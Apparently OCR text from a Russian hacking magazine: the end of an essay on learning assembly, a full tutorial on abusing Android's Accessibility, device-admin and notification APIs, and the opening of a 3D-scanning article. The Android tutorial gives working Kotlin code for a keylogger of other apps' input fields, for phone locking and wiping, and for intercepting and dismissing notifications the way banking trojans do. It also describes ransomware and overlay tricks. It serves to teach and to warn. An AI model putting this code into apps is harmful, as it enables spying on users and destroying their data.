Вдобавок, поскольку ты шлифуешь свой код вручную, никакой компилятор не подстрахует тебя, не поможет отловить баги, которые ты неизбежно плодишь, когда пишешь программу.

Кроме того, твой ассемблерный код будет непереносимым. То есть, если ты захочешь, чтобы твоя программа запускалась на другом типе процессора, тебе придется полностью переписать ее, чтобы создать модификацию, заточенную под набор инструкций этого другого процессора. Само собой, тебе эти инструкции тоже надо знать назубок.

В итоге ты потратишь в десятки и сотни раз больше времени, чем если бы доверился оптимизирующему компилятору, — но результат, скорее всего, окажется медленнее, а не быстрее.

При этом иногда оптимизирующий компилятор выплевывает ассемблерный код, логика которого ну совсем непонятна. Однако не спеши обвинять компилятор в глупости. Давай разберем пример.

Когда ты пишешь на C что-то вроде `x = a*2 + b*3`, то естественным образом ожидаешь увидеть в ассемблере инструкцию, которая умножает переменную `a` на двойку. Но компилятор знает, что сложение дешевле умножения. Поэтому он не умножает `a` на двойку, а складывает ее с самой собой.

Больше того, глядя на `b`, компилятор может счесть, что `b + b + b` предпочтительнее, чем `b*3`. Иногда тройное сложение быстрее умножения, иногда нет. А иногда компилятор приходит к выводу, что вместо исходного выражения быстрее будет вычислить `(a + b)*2 + b`. Или даже `((a + b)<< 1) + b`.

А если `x` используется лишь однократно — причем в связке с парой строк последующего кода, — компилятор может вообще не вычислять `x`, а просто вставить `a*2 + b*3` вместо икса. Но даже если `x` используется и компилятор видит что-то вроде `y = x - b*3`, он может исправить эти расчеты на `y = a + a`, удивляясь твоей расточительности. Расточительности в плане вычислительной сложности.

Размышления подобного рода неизбежно заводят тебя в запутанный лабиринт альтернативных вариантов. Все их нужно просчитать, чтобы выбрать лучший. Но даже когда ты сделаешь это, вариант ассемблерного кода, сгенерированный компилятором, скорее всего, будет работать быстрее, чем твой.

Кстати, если используешь GCC или Clang, активируй опции оптимизации для SSE, AVX и всего остального, чем богат твой процессор. Затем откинься на спинку кресла и удивись, когда компилятор векторизует твой сишный код. Причем сделает это так, как тебе и не снилось.

КАКИЕ ПРОГРАММЫ НЕЛЬЗЯ НАПИСАТЬ НА АССЕМБЛЕРЕ?

Нет таких. Все, что можно сделать на компьютере, можно сделать в том числе и на ассемблере. Ассемблер — это текстовое представление сырого машинного кода, в который переводятся все программы, запущенные на компьютере.

Ты при желании можешь написать на ассемблере даже веб-сайт. В девяностые C был вполне разумным выбором для этой цели. Используя такую вещь, как CGI BIN, веб-сервер мог вызывать программу, написанную на C. Через `stdin` сайт получал запрос, а через `stdout` отправлял результат в браузер. Ты можешь легко реализовать тот же принцип на ассемблере.

Но зачем? Ты должен быть мазохистом, чтобы проделывать такое. Потому что когда ты пишешь на ассемблере, то сталкиваешься вот с такими проблемами.

- У тебя более низкая продуктивность, чем если бы ты работал на языке высокого уровня.
- У твоего кода нет никакой структуры, поэтому другим разработчикам будет трудно читать его.
- Тебе придется писать много букв. А там, где больше букв, больше потенциальных багов.
- С Secure Coding здесь все очень печально. На ассемблере писать так, чтобы код был безопасным, сложнее всего. На C в этом плане ты чувствуешь себя куда более комфортно.

Да, все можно написать на ассемблере. Но сегодня это нецелесообразно. Лучше пиши на C. Скорее всего, будет безопаснее, быстрее и более лаконично.

От редакции

Автор статьи — большой поклонник C и настоятельно рекомендует этот язык. Мы не будем лишать его такой возможности. C — отличная штука и помогает как освоить основные концепции программирования, так и прочувствовать принципы работы компьютера. Однако при выборе языка для изучения ты можешь руководствоваться самыми разными соображениями. Например:

- Надо учить Python или Lua, чтобы моментально получать результаты. Это мотивирует!
- Надо учить Scheme или Haskell из тех же соображений, что в школе учат алгебру, а не, к примеру, автомеханику.
- Надо учить Go для того же, для чего C, но в 2020 году.
- Надо учить JavaScript и React.js, чтобы как можно быстрее найти работу.
- Надо учить Java, чтобы максимизировать заработок.
- Надо учить Swift, потому что почему нет?
- Надо учить HolyC, чтобы славить Господа.
- Надо учить Perl во имя Сатаны.

И так далее. Ответ на вопрос о том, с какого языка начать, зависит от многих факторов, и выбор — дело индивидуальное.

Конечно, когда ты знаешь ассемблер, у тебя будут значительные преимущества перед теми программистами, которые его не знают. Но прежде чем ознакомиться с этими преимуществами, запомни одну простую вещь: **хорошие программисты знают ассемблер, но почти никогда не пишут на нем**.

КАКИЕ ПРЕИМУЩЕСТВА АССЕМБЛЕР ДАЕТ ПРОГРАММИСТУ?

Чтобы писать эффективные программы (в плане быстродействия и экономии ресурсов), тебе обязательно надо знать ассемблер того железа, для которого ты пишешь. Когда ты знаешь ассемблер, ты не обманываешься внешней простотой и краткостью высокоуровневых функций, а понимаешь, во что в итоге превращается каждая из них: в пару-тройку ассемблерных инструкций или в длиннющую их последовательность, переплетенную циклами.

Если работаешь с языками высокого уровня, такими как C, научись хотя бы читать и понимать ассемблерный код. Даже если ты в обозримом будущем не видишь себя пишущим на ассемблере (на самом деле мало кто себя так видит), знание ассемблера тебе пригодится.

Если будешь с ассемблером на ты, он сослужит тебе хорошую службу в отладке. Освоив ассемблер, ты будешь понимать, что происходит под капотом языков высокого уровня, как компьютер делает то, что он делает, и почему высокоуровневый компилятор иногда работает не так, как ты ждешь от него. Ты сможешь видеть причину этого и понимать, как ее устранить.

Плюс иногда ты ну никак не можешь понять, что у тебя за баг, пока не пройдешься в отладчике в пошаговом режиме по ассемблерному коду.

И вот еще тонкий намек: некоторые работодатели хотели бы видеть в твоем резюме слово «ассемблер». Это говорит им, что ты не просто по верхам нахватался, а действительно интересуешься программированием, копаешь вглубь.

СТОИТ ЛИ НАЧИНАТЬ ИЗУЧАТЬ ПРОГРАММИРОВАНИЕ С АССЕМБЛЕРА?

Когда ты осваиваешь программирование, начиная с самых низов, в этом есть свои плюсы. Но ассемблер — это не самый низ. Если хочешь начать снизу, начни с логических вентилей и цифровой электроники. Затем поковыряйся с машинным кодом. И только потом приступай к ассемблеру.

Время от времени тебя будут посещать мысли, что ты занимаешься какой-то ерундой. Но ты узнаешь много полезного для своей будущей работы, даже если она будет связана только с языками высокого уровня. Ты узнаешь, как именно компьютер делает те вещи, которые он делает.

Однако я бы не советовал начинать с ассемблера и более низких слоев. Во всем том, что перечислено в двух предыдущих абзацах, легче разобраться, когда ты начинаешь с какого-нибудь языка высокого уровня. Так ты достигнешь желаемого результата быстрее, чем оно тебе наскучит.

Но в какой-то момент тебе и правда обязательно надо познакомиться с ассемблером, особенно если программируешь на C. Я сомневаюсь, что ты сможешь стать полноценным программистом на C, не зная ассемблера. Но начинать с ассемблера не стоит.

НАСКОЛЬКО ЛЕГЧЕ УЧИТЬ ДРУГИЕ ЯЗЫКИ, КОГДА УЖЕ ЗНАЕШЬ АССЕМБЛЕР?

Ассемблер совершенно не похож на языки высокого уровня. Поэтому народная мудрость «Тот опыт, который ты получил на одном языке, может быть легко сконвертирован на другой язык» с ассемблером не работает.

Если ты начнешь с ассемблера, то после того, как выучишь его и решишь освоить новый язык, тебе придется начинать как с чистого листа. Помню, мой однокашник еще в школе выучил ассемблер, написал на нем игрушку, с которой победил на конференции. Но при этом так и не смог хорошо освоиться в C, когда мы учились в универе.

Чем же ассемблер отличается от языков высокого уровня? Переменные в нем — это просто области памяти. Здесь нет ни `int`, ни `char`. Здесь нет массивов!

Есть только память. Причем ты работаешь с ней не так, как на языке высокого уровня. Ты можешь забыть, что в какую-то область памяти поместил строку, и обратиться к ней как к числу. Программа все равно скомпилируется. Но только обрушится в рантайме. Причем обрушится жестко, без вежливого сообщения об ошибке.

В ассемблере нет `do..until`, нет `for..next`, нет `if..then`. Вместо них там есть только операции сравнения и условного перехода. Строго говоря, там даже функций нет.

Но! Изучив ассемблер, ты будешь понимать, как реализуются и функции, и циклы, и все остальное. А разница между передачей параметра «по значению» и «по ссылке» станет для тебя самоочевидной. Плюс если ты пишешь на C, но не можешь до конца разобраться, как работают указатели, то, когда ты узнаешь, что такое регистры и относительная адресация, увидишь, что понять указатели совсем нетрудно.

Лучше начинай с C. На нем удобно осваивать основы: переменные, условия, циклы, логические построения и остальное. Опыт, который ты получишь при изучении C, легко сконвертировать на любой другой язык высокого уровня, будь то Java, Python или какой-то еще. Да и с ассемблером легче разобраться, когда ты уже освоил C.

НАСКОЛЬКО ДОХОДНО УМЕТЬ ПРОГРАММИРОВАТЬ НА АССЕМБЛЕРЕ?

Если заглянешь на HH.ru, то, скорее всего, не найдешь ни одной вакансии, у которой в заголовке написано слово «ассемблер». Но время от времени какая-нибудь контора лихорадочно ищет мага-волшебника, который знает нутро компьютера настолько глубоко, что может полностью подчинить операционную систему своей воле. Мага-волшебника, который умеет (1) латать систему, не имея на руках исходного кода, (2) перехватывать потоки данных на лету и вмешиваться в них.


Некоторая часть этой глубокой магии — а сейчас потребность в такой магии становится все более редкой — может быть воплощена только на языке очень низкого уровня.

Я слышал о конторе, которая ищет человека на разработку новой платформы для высокочастотного трейдинга. Там идея в том, что если ты получаешь информацию о котировках быстрее своих конкурентов и принимаешь решение быстрее их, то будешь грести баснословные суммы.

«Когда ты получаешь котировки, проходя через весь стек TCP/IP, это слишком медленно», — говорят парни из этой фирмы. Поэтому у них есть примочка, которая перехватывает трафик на уровне Ethernet, прямо внутри сетевой карты, куда залита кастомизированная прошивка.

Но эти ребята пошли еще дальше. Они собираются разработать девайс для фильтрации трафика Ethernet — на ПЛИС. Зачем? Чтобы ловить котировки на аппаратном уровне и тем самым экономить драгоценные микросекунды трейдингового времени и в итоге получать небольшое, очень небольшое преимущество перед конкурентами. Язык C им не подошел. Им даже ассемблер не подошел. Так что эти парни выцарапывают программу прямо на кремнии!

КОНТРОЛЬ НАД ANDROID



ПЕРЕХВАТЫВАЕМ ДАННЫЕ И СБРАСЫВАЕМ НАСТРОЙКИ СМАРТФОНА ЧЕРЕЗ САМЫЕ ОПАСНЫЕ API

Кроме традиционных разрешений, в Android есть три мета-разрешения, которые открывают доступ к весьма опасным API, позволяющим в прямом смысле захватить контроль над устройством. В этой статье мы научимся их использовать, чтобы программно нажимать кнопки смартфона, перехватывать уведомления, извлекать текст из полей ввода других приложений и сбрасывать настройки смартфона.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

О каких API пойдет речь?

1. Администрирование устройства — API, предназначенный для корпоративных приложений. Позволяет сбрасывать и устанавливать пароль экрана блокировки, сбрасывать смартфон до заводских настроек и устанавливать правила минимальной сложности пароля. Одна из особенностей API — запрещено удалять приложения, получившие права администратора, чем с радостью пользуются авторы зловредных приложений.
2. Accessibility — API для реализации приложений, ориентированных на людей с ограниченными возможностями. Фактически API позволяет создавать альтернативные способы управления устройством и поэтому открывает поистине огромный простор для злоупотребления. С его помощью можно получить доступ к содержимому экрана практически любого приложения, нажимать кнопки интерфейса и программно нажимать клавиши самого смартфона. Но есть и способ защиты: разработчик приложения может прямо указать, что определенные элементы интерфейса приложения будут недоступны для сервисов Accessibility.
3. Уведомления — API, позволяющий получить доступ ко всем уведомлениям, которые отображаются в панели уведомлений. С помощью этого API приложение может прочитать всю информацию об уведомлении, включая заголовок, текст и содержимое кнопок управления, нажать на эти кнопки и даже смахнуть уведомление. API пользуется особой популярностью среди разработчиков всевозможных банковских троянов, с помощью которого они могут читать коды подтверждения и смахивать предупреждающие сообщения от банков.

Получив доступ ко всем этим API, зловредное приложение сможет сделать со смартфоном практически все что угодно. Именно поэтому для их защиты используются не традиционные запросы полномочий, на которые пользователь может машинально ответить «Да», а скрытый глубоко в настройках интерфейс, который при активации покажет угрожающее сообщение. Все, что может сделать приложение, чтобы получить нужное полномочие, — это перебросить пользователя в окно настроек, после чего тот должен будет найти нужное приложение, включить напротив него переключатель и согласиться с предупреждающим сообщением.

Заставить пользователя дать разрешение на использование этих API можно обманом. Зачастую зловреды прикидываются легитимными приложениями, которым разрешение нужно для работы ключевой функциональности. К примеру, это может быть приложение для ведения журнала уведомлений или приложение для альтернативной жестовой навигации (такому приложению нужен сервис Accessibility для нажатия кнопок навигации). Также можно использовать атаку Cloak & Dagger, чтобы перекрыть окно настроек другим безобидным окном.

НАЖИМАЕМ КНОПКИ СМАРТФОНА

Простейший сервис Accessibility может выглядеть так (код на Kotlin):

```
class AccessService: AccessibilityService() {
    companion object {
        var service: AccessibilityService? = null

        // Метод для программного нажатия кнопки «Домой»
        fun pressHome() {
            service?.performGlobalAction(GLOBAL_ACTION_HOME)
        }
    }

    override fun onServiceConnected() {
        service = this
        super.onServiceConnected()
    }

    override fun onUnbind(intent: Intent?): Boolean {
        service = null
        return super.onUnbind(intent)
    }

    override fun onInterrupt() {}
    override fun onAccessibilityEvent(event: AccessibilityEvent) {}
}
```

Чтобы система узнала о нашем сервисе, его необходимо объявить в `AndroidManifest.xml`:

```
<service
    android:name=".AccessService"
    android:label="@string/app_name"
    android:permission="android.permission.
BIND_ACCESSIBILITY_SERVICE">
    <intent-filter>
        <action android:name="android.accessibilityservice.
AccessibilityService" />
    </intent-filter>

    <meta-data
        android:name="android.accessibilityservice"
        android:resource="@xml/accessibility_service_config" />
</service>
```


Это описание ссылается на конфигурационный файл `accessibility_service_config.xml`, который должен быть определен в каталоге `xml` проекта. Для нашего случая достаточно будет такого конфига:

```
<accessibility-service xmlns:android="http://schemas.android.com/apk/
res/android"
    android:canRetrieveWindowContent="false"
    android:description="@string/accessibility_description" />
```

После того как пользователь включит наш сервис Accessibility в окне «Настройки → Спец. возможности», система автоматически запустит сервис и мы сможем выполнить функцию `pressHome()`, чтобы нажать кнопку «Домой»:

```
// Если service не null — значит, система успешно запустила сервис
if (AccessService.service != null) {
    AccessService.pressHome()
}
```

Одной лишь только этой функциональности достаточно, чтобы реализовать Ransomware, который будет вызывать функцию `pressHome()` в цикле и бесконечно возвращать пользователя на домашний экран, не давая нормально использовать устройство.



Окно включения сервиса Accessibility в Android 11

Однако настоящая мощь Accessibility кроется не в нажатии кнопок навигации, а в возможности контролировать другие приложения.

ПЕРЕХВАТЫВАЕМ СОДЕРЖИМОЕ ПОЛЕЙ ВВОДА

API Accessibility был создан для людей с ограниченными возможностями. С его помощью можно, например, создать приложение, которое будет зачитывать все надписи интерфейса и позволит нажимать элементы интерфейса голосом. Все это достижимо благодаря тому, что Accessibility дает полный доступ к интерфейсу приложений в виде дерева элементов: можно пройти по нему и выполнить над элементами определенные операции.

Чтобы научить наше приложение «ходить» по интерфейсу приложений, мы должны изменить описание сервиса в его настройках. Следующий конфиг дает полный доступ к интерфейсу любого приложения:

```
<accessibility-service
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:accessibilityEventTypes="typeAllMask"
    android:accessibilityFeedbackType="feedbackAllMask"
    android:accessibilityFlags="flagDefault"
    android:canRequestEnhancedWebAccessibility="true"
    android:notificationTimeout="100"
    android:packageNames="@null"
    android:canRetrieveWindowContent="true"
    android:canRequestTouchExplorationMode="true"
    />
```

Теперь напишем простейший кейлоггер. Для этого добавим в код сервиса такую функцию:

```
override fun onAccessibilityEvent(event: AccessibilityEvent) {
    if (event.source?.className == "android.widget.EditText") {
        Log.d("EditText text: ", event.source?.text.toString())
    }
}
```

Теперь все, что пользователь введет в любое поле ввода любого приложения, будет выведено в консоль.

API Accessibility достаточно развит и позволяет перемещаться по дереву элементов, копировать текст элементов, вставлять в них текст и выполнять множество других действий. Это действительно опасный инструмент, поэтому Android будет использовать любую возможность, чтобы отозвать права Accessibility у приложения. Например, это произойдет при первом же падении сервиса. Кроме того, Android предоставляет разработчикам способ защитить критические компоненты приложения с помощью флага `importantForAccessibility`:

```
<LinearLayout
    android:importantForAccessibility="noHideDescendants"
    ... />
```

Этот код скроет лейаут и всех его потомков от сервисов Accessibility.


То же самое в коде:

```
view.setImportantForAccessibility(
IMPORTANT_FOR_ACCESSIBILITY_NO_HIDE_DESCENDANTS);
```

Дамп дерева UI

Есть удобный способ сделать дамп UI любого приложения таким, каким его видит сервис Accessibility:

```
$ adb shell uiautomator dump
$ adb pull /sdcard/window_dump.xml
```



Дамп интерфейса Telegram

БЛОКИРУЕМ УСТРОЙСТВО И ЗАЩИЩАЕМСЯ ОТ УДАЛЕНИЯ

Перейдем к API администрирования устройства. Как уже было сказано, этот API предназначен для удаленного управления защитой устройств: установки пароля, политик сложности пароля и удаленного сброса устройства. Использовать его не труднее, чем сервис Accessibility, но сам принцип отличается.

Первое, что мы должны сделать, — создать ресивер, который будет вызван после включения/выключения прав администратора. Добавлять в ресивер какой-то осмысленный код необязательно — главное, чтобы он был:

```
class DeviceAdminPermissionReceiver : DeviceAdminReceiver() {
    override fun onDisabled(aContext: Context, aIntent: Intent) {
    }
}
```

Далее ресивер необходимо добавить в манифест:

```
<receiver
    android:name=".DeviceAdminPermissionReceiver"
    android:label="@string/app_name"
    android:permission="android.permission.BIND_DEVICE_ADMIN">

    <meta-data
        android:name="android.app.device_admin"
        android:resource="@xml/admin_policies" />

    <intent-filter>
        <action android:name="android.app.action.
DEVICE_ADMIN_ENABLED" />
    </intent-filter>
</receiver>
```

Эта запись ссылается на конфигурационный файл `xml/admin_policies.xml`. Создаем его и добавляем следующие строки:

```
<device-admin>
    <uses-policies>
        <reset-password />
        <force-lock />
        <wipe-data />
    </uses-policies>
</device-admin>
```

Конфиг говорит, что наше приложение может сбрасывать и менять пароль экрана блокировки, выключать экран, блокируя его паролем, и сбрасывать устройство до заводских настроек.

После того как пользователь даст разрешение на использование прав администратора в разделе «Настройки → Безопасность → Приложения администратора устройства», мы можем проверить, действительно ли мы получили эти права, и воспользоваться ими:

```
// Функция для определения наличия прав
fun checkAdminPermission() {
    val adminComponent = ComponentName(this,
DeviceAdminPermissionReceiver::class.java)
    val policyManager = getSystemService(Context.
DEVICE_POLICY_SERVICE) as DevicePolicyManager
    return policyManager.isAdminActive(adminComponent))
}

val policyManager = getSystemService(Context.DEVICE_POLICY_SERVICE)
as DevicePolicyManager

// Блокируем устройство и принудительно запрашиваем пароль
policyManager.lockNow()

// Сбрасываем устройство до заводских настроек
policyManager.wipeData(0)

// Меняем пароль экрана блокировки (не работает в Android 7+)
policyManager.resetPassword("1234", 0)
```


Обрати внимание, что мы можем заблокировать устройство и даже сбросить его до заводских настроек, но начиная с Android 7 не имеем права поменять текущий пароль на экране блокировки.

Если быть более точным, текущий пароль в современных устройствах может изменять только приложение со статусом device owner. Есть лишь два способа получить такой статус:

- установить приложение-администратор на девственно чистое устройство с помощью QR-кода. Для этого есть специальный API, которого мы не будем касаться в этой статье;
- назначить приложение device owner'ом с помощью ADB или прав root. Для этого нужно выполнить такую команду:

```
$ dpm set-device-owner com.example.app/.DeviceAdminPermissionReceiver
```

Но, даже имея возможность только сбрасывать и блокировать устройство, мы можем написать приложение, которое будет требовать у пользователя выкуп, угрожая уничтожить все данные, или блокировать устройство в цикле. При этом пользователь не сможет просто так взять и удалить наше приложение, сначала придется отозвать у него права администратора.



Экран включения прав администратора

ПЕРЕХВАТЫВАЕМ И СМАХИВАЕМ УВЕДОМЛЕНИЯ

Может показаться, что перехват уведомлений не столь уж лакомый кусок для зловредов, но только вдумайся: в современных устройствах через уведомления проходит масса конфиденциальной информации: СМС (включая одноразовые коды подтверждения), сообщения мессенджеров, заголовки писем и часть их содержимого, всевозможные сервисные сообщения.

Как и в случае Accessibility API, для перехвата уведомлений нужен сервис, которым в итоге будет управлять сама система. Напишем код сервиса:

```
class NLService: NotificationListenerService() {
    private var connected = false

    override fun onListenerConnected() {
        connected = true
        super.onListenerConnected()
    }

    override fun onListenerDisconnected() {
        connected = false
        super.onListenerDisconnected()
    }

    override fun onNotificationPosted(sbn: StatusBarNotification) {
        cancelNotification(sbn.key)
    }

    override fun onNotificationRemoved(sbn: StatusBarNotification?) {
    }
}
```

Сервис имеет четыре основных колбэка. Два вызываются при подключении/отключении сервиса (это обычно происходит при запуске и остановке приложения, а также при включении и выключении доступа к уведомлениям). Еще два нужны для обработки появления/исчезновения уведомлений.

Наш простейший сервис при появлении уведомления сразу смахивает его, а при исчезновении не делает ничего. Однако мы могли бы, например, запомнить заголовок, текст, а также пакет, которому принадлежит уведомление:


```
val extras = sbn.notification.extras

val title = extras.getCharSequence(Notification.EXTRA_TITLE)
val text = extras.getCharSequence(Notification.EXTRA_TEXT)
val package = sbn.packageName
```

Банковские трояны обычно смотрят на пакет приложения, сравнивая с базой банковских клиентов, а также распарсивают заголовок и текст сообщения в поисках специфичных для сообщений банков строк. Далее уведомление программно смахивается.

Чтобы сервис заработал, его необходимо объявить в манифесте:

```
<service
    android:name=".NLService"
    android:label="@string/app_name"
    android:permission="android.permission.
BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action android:name="android.service.notification.
NotificationListenerService" />
    </intent-filter>
</service>
```

После включения в настройках (Приложения и уведомления → Специальный доступ → Доступ к уведомлениям) сервис начнет работать.



Окно включения доступа к уведомлениям

ВЫВОДЫ

Недурно, не правда ли? Написав пару десятков строк кода, мы научились программно нажимать кнопки смартфона, перехватывать уведомления, извлекать текст из полей ввода других приложений и даже сбрасывать настройки смартфона. Все это выглядит действительно страшно, особенно в сравнении с iOS. Но согласись, далеко не так страшно, как в случае с настольными Windows, Linux и macOS, где для получения полного контроля над устройством иногда достаточно всего лишь заставить пользователя нажать «Да» в одном-единственном диалоге.


ОЦИФРОВАТЬ РЕАЛЬНОСТЬ

Павел Нуждин

КАК РАБОТАЮТ РАЗНЫЕ СПОСОБЫ 3D-СКАНИРОВАНИЯ ОБЪЕКТОВ

Если ты планируешь сделать трехмерную игру или приложение, поэкспериментировать с AR или VR, то, возможно, уже подумывал о 3D-сканировании. Давай поговорим о разных реализациях этой технологии, а также о том, какое оборудование тебе пригодится.

Сканирование сейчас применяют все чаще, и с развитием этой технологии она может стать еще более востребованной при разработке игр и приложений, в том числе для VR. Реконструирование объектов позволит создавать максимально реалистичные игры, даже если у тебя нет полноценной игровой студии, а также значительно сэкономит время и средства.



Игра Safe Night


В этой статье ты узнаешь о четырех способах сканирования реальности:
- фотограмметрии;
- системах структурированного света;
- ToF-камерах и лазерах;
- камерах светового поля.

ФОТОГРАММЕТРИЯ

Первый способ сканирования реальности — фотограмметрия. Это самый доступный и универсальный способ получить трехмерную модель объекта или сцены. Фотограмметрия определяет форму, размер и положение объектов по фотографиям.


Как это работает?

На первом этапе делаем серию фото с помощью обычной камеры. Фотографируем объект или сцену со всех сторон так, чтобы снимки получились внахлест.



На втором этапе ПО находит на каждой фотографии определяющие соответствия. Существует несколько методов получения таких дескрипторов: SIFT, SURF, KAZE, AKAZE, ORB и BRISK. Пока сравнительный анализ этих инструментов на русском языке недоступен. Детально изучить этот вопрос поможет англоязычная статья на Research Gate.

